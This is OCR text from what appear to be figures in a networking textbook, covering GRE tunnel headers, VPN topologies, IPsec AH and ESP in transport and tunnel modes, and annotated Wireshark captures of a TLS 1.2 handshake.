

Host
10.33.1.18
172.32.1.1
IPv4 Network
172.32.1.2
Host
10.33.13.32
H Data
H T H Data
H T H Data
H Data
External
header
Tunnel
header
Internal
header



CAP-01 for Figure 3-12.pcapng
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
No. Time Source Destination Protocol Length Info
1 0.000000 10.33.1.18 10.33.13.32 DCERPC 262 Response: call_id: 3124, Fragment:
2 0.010154 10.33.13.32 10.33.1.18 DCERPC 278 Request: call_id: 3125, Fragment
3 0.174734 10.33.1.18 10.33.13.32 DCERPC 262 Response: call_id: 3125, Fragmen
Frame 1: 262 bytes on wire (2096 bits), 262 bytes captured (2096 bits) on interface 0
Ethernet II, Src: Cisco_2e:7f:a1 (30:e4:db:2e:7f:a1), Dst: Cisco_7d:38:21 (00:42:68:7d:38:2
Internet Protocol Version 4, Src: 172.32.1.1 (172.32.1.1), Dst: 172.32.1.2 (172.32.1.2)
Generic Routing Encapsulation (IP)
Internet Protocol Version 4, Src: 10.33.1.18 (10.33.1.18), Dst: 10.33.13.32 (10.33.13.32)
Transmission Control Protocol, Src Port: 60846, Dst Port: 54758, Seq: 1, Ack: 1, Len: 184
Distributed Computing Environment / Remote Procedure Call (DCE/RPC) Response, Fragment: Single,
External
Header
Internal
Header



A
F1
Internet
Tunnel
F2
B
Before encryption
1
A B Data
F1 F2 A B Data
A B Data
After encryption
2
A B Data
F1 F2
A B Data



FW1
1
Internet
FW2
2
ISP
ISP
2
1. Site to Site
2. Client to Site
3. Client to Client



IP Header
TCP Header
Data
Original IP Packet
IP Header
AH Header
TCP Header
Data
AH Transport Mode
Authenticated
AH: Transport mode



IP Header
TCP Header
Data
Original IP Packet
New IP Header
AH Header
IP Header
TCP Header
Data
AH Tunnel Mode
Authenticated
AH: Tunnel mode



IP Header
TCP Header
Data
Original IP Packet
IP Header
ESP Header
TCP Header
Data
ESP Trailer
ESP Authen.
ESP: Transport mode
Encrypted
Authenticated
ESP: Transport mode
IP Header
TCP Header
Data
Original IP Packet
New IP Header
ESP Header
IP Header
TCP Header
Data
ESP Trailer
ESP Authen.
ESP: Tunnel mode
Encrypted
Authenticated
ESP: Tunnel mode



CO3-CH3c-EX1 --- Slow HTTP 1.pcap
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>
Expression...
No. Time Source Destination Protocol Length Info
1 0.000000 10.0.0.13 5.62.53.16 TCP 66 13015 → 443 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=4
2 0.104074 5.62.53.16 10.0.0.13 TCP 62 443 → 13015 [SYN, ACK] Seq=0 Ack=1 Win=29200 Len=0 MSS
3 0.104279 10.0.0.13 5.62.53.16 TCP 54 13015 → 443 [ACK] Seq=1 Ack=1 Win=66792 Len=0
4 0.104995 10.0.0.13 5.62.53.16 TLSv1.2 571 Client Hello
5 0.210470 5.62.53.16 10.0.0.13 TCP 54 443 → 13015 [ACK] Seq=1 Ack=518 Win=30336 Len=0
6 0.211372 5.62.53.16 10.0.0.13 TLSv1.2 1506 Server Hello
7 0.211374 5.62.53.16 10.0.0.13 TLSv1.2 450 Certificate, Server Key Exchange, Server Hello Done
8 0.211666 10.0.0.13 5.62.53.16 TCP 54 13015 → 443 [ACK] Seq=518 Ack=1849 Win=66792 Len=0
9 0.215727 10.0.0.13 5.62.53.16 TLSv1.2 180 Client Key Exchange, Change Cipher Spec, Encrypted Har
10 0.216058 10.0.0.13 5.62.53.16 TLSv1.2 1291 Application Data
11 0.216152 10.0.0.13 5.62.53.16 TLSv1.2 1351 Application Data
12 0.319656 5.62.53.16 10.0.0.13 TLSv1.2 328 New Session Ticket, Change Cipher Spec, Encrypted Hand
13 0.323891 5.62.53.16 10.0.0.13 TCP 54 443 → 13015 [ACK] Seq=2123 Ack=3178 Win=35456 Len=0
14 0.325265 5.62.53.16 10.0.0.13 TLSv1.2 618 Application Data
15 0.325342 10.0.0.13 5.62.53.16 TCP 54 13015 → 443 [ACK] Seq=3178 Ack=2687 Win=65952 Len=0
16 0.336554 10.0.0.13 5.62.53.16 TLSv1.2 1289 Application Data
17 0.336629 10.0.0.13 5.62.53.16 TLSv1.2 1381 Application Data
Packet number in file
In () – packet number in file
10.0.0.13
5.62.53.16
Open connection To web server (1,2,3)
Client Hello (4)
Server Hello (6)
Server Key Exchange (7)
Client Key Exchange (9)
New Session Ticket (12)
Communications Starts (13,14,...)



CO3-CH3c-EX1 --- Slow HTTP 1.pcap
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>
Expression...
No. Time Source Destination Protocol Length Info
4 0.104995 10.0.0.13 5.62.53.16 TLSv1.2 571 Client Hello
Frame 4: 571 bytes on wire (4568 bits), 571 bytes captured (4568 bits)
Ethernet II, Src: IntelCor_70:2a:8d (34:f3:9a:70:2a:8d), Dst: D-LinkIn_9f:0a:d8 (ac:f1:df:
Internet Protocol Version 4, Src: 10.0.0.13 (10.0.0.13), Dst: 5.62.53.16 (5.62.53.16)
Transmission Control Protocol, Src Port: 13015, Dst Port: 443, Seq: 1, Ack: 1, Len: 517
Transport Layer Security
TLSv1.2 Record Layer: Handshake Protocol: Client Hello
Content Type: Handshake (22)
Version: TLS 1.0 (0x0301)
Length: 512
Handshake Protocol: Client Hello
Handshake Type: Client Hello (1)
Length: 508
Version: TLS 1.2 (0x0303)
Random: d2bceb2af4de2cd80175f3fd36c58fb332662f327ab279b9…
Session ID Length: 32
Session ID: 68d8c20e6c0ac9b63f087840f561632125d72a2e96f76307…
Cipher Suites Length: 34
Cipher Suites (17 suites)
Cipher Suite: Reserved (GREASE) (0xfafa)
Cipher Suite: TLS_AES_128_GCM_SHA256 (0x1301)
Cipher Suite: TLS_AES_256_GCM_SHA384 (0x1302)
Cipher Suite: TLS_CHACHA20_POLY1305_SHA256 (0x1303)
Cipher Suite: TLS_ECDHE_ECDSA_WITH_AES_128_GCM_SHA256 (0xc02b)
Cipher Suite: TLS_ECDHE_RSA_WITH_AES_128_GCM_SHA256 (0xc02f)
Client Hello
Protocol version
RND + Time
Session ID
Suggested Cypher Suites



10.0.0.13
5.62.53.16
Open connection
To web server (1,2,3)
Client Hello (4)
Server Hello (6)
Server Key
Exchange (7)
Client Key
Exchange (9)
New Session
Ticket (12)
Communications
Starts (13,14,...)


CO3-CH3c-EX1 --- Slow HTTP 1.pcap
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>
Expression...
No. Time Source Destination Protocol Length Info
6 0.211372 5.62.53.16 10.0.0.13 TLSv1.2 1506 Server Hello
Frame 6: 1506 bytes on wire (12048 bits), 1506 bytes captured (12048 bits)
Ethernet II, Src: D-LinkIn_9f:0a:d8 (ac:f1:df:9f:0a:d8), Dst: IntelCor_70:2a:8d (34:f3:9a:70:
Internet Protocol Version 4, Src: 5.62.53.16 (5.62.53.16), Dst: 10.0.0.13 (10.0.0.13)
Transmission Control Protocol, Src Port: 443, Dst Port: 13015, Seq: 1, Ack: 518, Len: 1452
Transport Layer Security
TLSv1.2 Record Layer: Handshake Protocol: Server Hello
Content Type: Handshake (22)
Version: TLS 1.2 (0x0303)
Length: 76
Handshake Protocol: Server Hello
Handshake Type: Server Hello (2)
Length: 72
Version: TLS 1.2 (0x0303)
Random: 4a0cb9b4b4379dd5a62fcde62a95c9fd82d5f1969232d6e9…
Session ID Length: 0
Cipher Suite: TLS_ECDHE_ECDSA_WITH_AES_256_GCM_SHA384 (0xc02c)
Compression Method: null (0)
Extensions Length: 32
Extension: renegotiation_info (len=1)
Extension: ec_point_formats (len=4)
Extension: session_ticket (len=0)
Extension: application_layer_protocol_negotiation (len=11)
Server Hello
Protocol version both client & server support
Random number
Strongest cryptographic suite selected from those offered by the client



10.0.0.13
5.62.53.16
Open connection
To web server (1,2,3)
Client Hello (4)
Server Hello (6)
Server Key
Exchange (7)
Client Key
Exchange (9)
New Session
Ticket (12)
Communications
Starts (13,14,...)



CO3-CH3c-EX1 --- Slow HTTP 1.pcap
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>
Expression...
No. Time Source Destination Protocol Length Info
7 0.211374 5.62.53.16 10.0.0.13 TLSv1.2 450 Certificate, Server Key Exchange, Se
Frame 7: 450 bytes on wire (3600 bits), 450 bytes captured (3600 bits)
Ethernet II, Src: D-LinkIn_9f:0a:d8 (ac:f1:df:9f:0a:d8), Dst: IntelCor_70:2a:8d (34:f3:9a:70:
Internet Protocol Version 4, Src: 5.62.53.16 (5.62.53.16), Dst: 10.0.0.13 (10.0.0.13)
Transmission Control Protocol, Src Port: 443, Dst Port: 13015, Seq: 1453, Ack: 518, Len: 396
[2 Reassembled TCP Segments (1604 bytes): #6(1371), #7(233)]
Transport Layer Security
TLSv1.2 Record Layer: Handshake Protocol: Certificate
Content Type: Handshake (22)
Version: TLS 1.2 (0x0303)
Length: 1599
Handshake Protocol: Certificate
Handshake Type: Certificate (11)
Length: 1595
Certificates Length: 1592
Certificates (1592 bytes)
Transport Layer Security
TLSv1.2 Record Layer: Handshake Protocol: Server Key Exchange
Content Type: Handshake (22)
Version: TLS 1.2 (0x0303)
Length: 149
Handshake Protocol: Server Key Exchange
TLSv1.2 Record Layer: Handshake Protocol: Server Hello Done
Content Type: Handshake (22)
Version: TLS 1.2 (0x0303)
Length: 4
Handshake Protocol: Server Hello Done
Certificate message
Server Key Exchange message
Server Hello Done
10.0.0.13
5.62.53.16
Open connection To web server (1,2,3)
Client Hello (4)
Server Hello (6)
Server Key Exchange (7)
Client Key Exchange (9)
New Session Ticket (12)
Communications Starts (13,14,...)

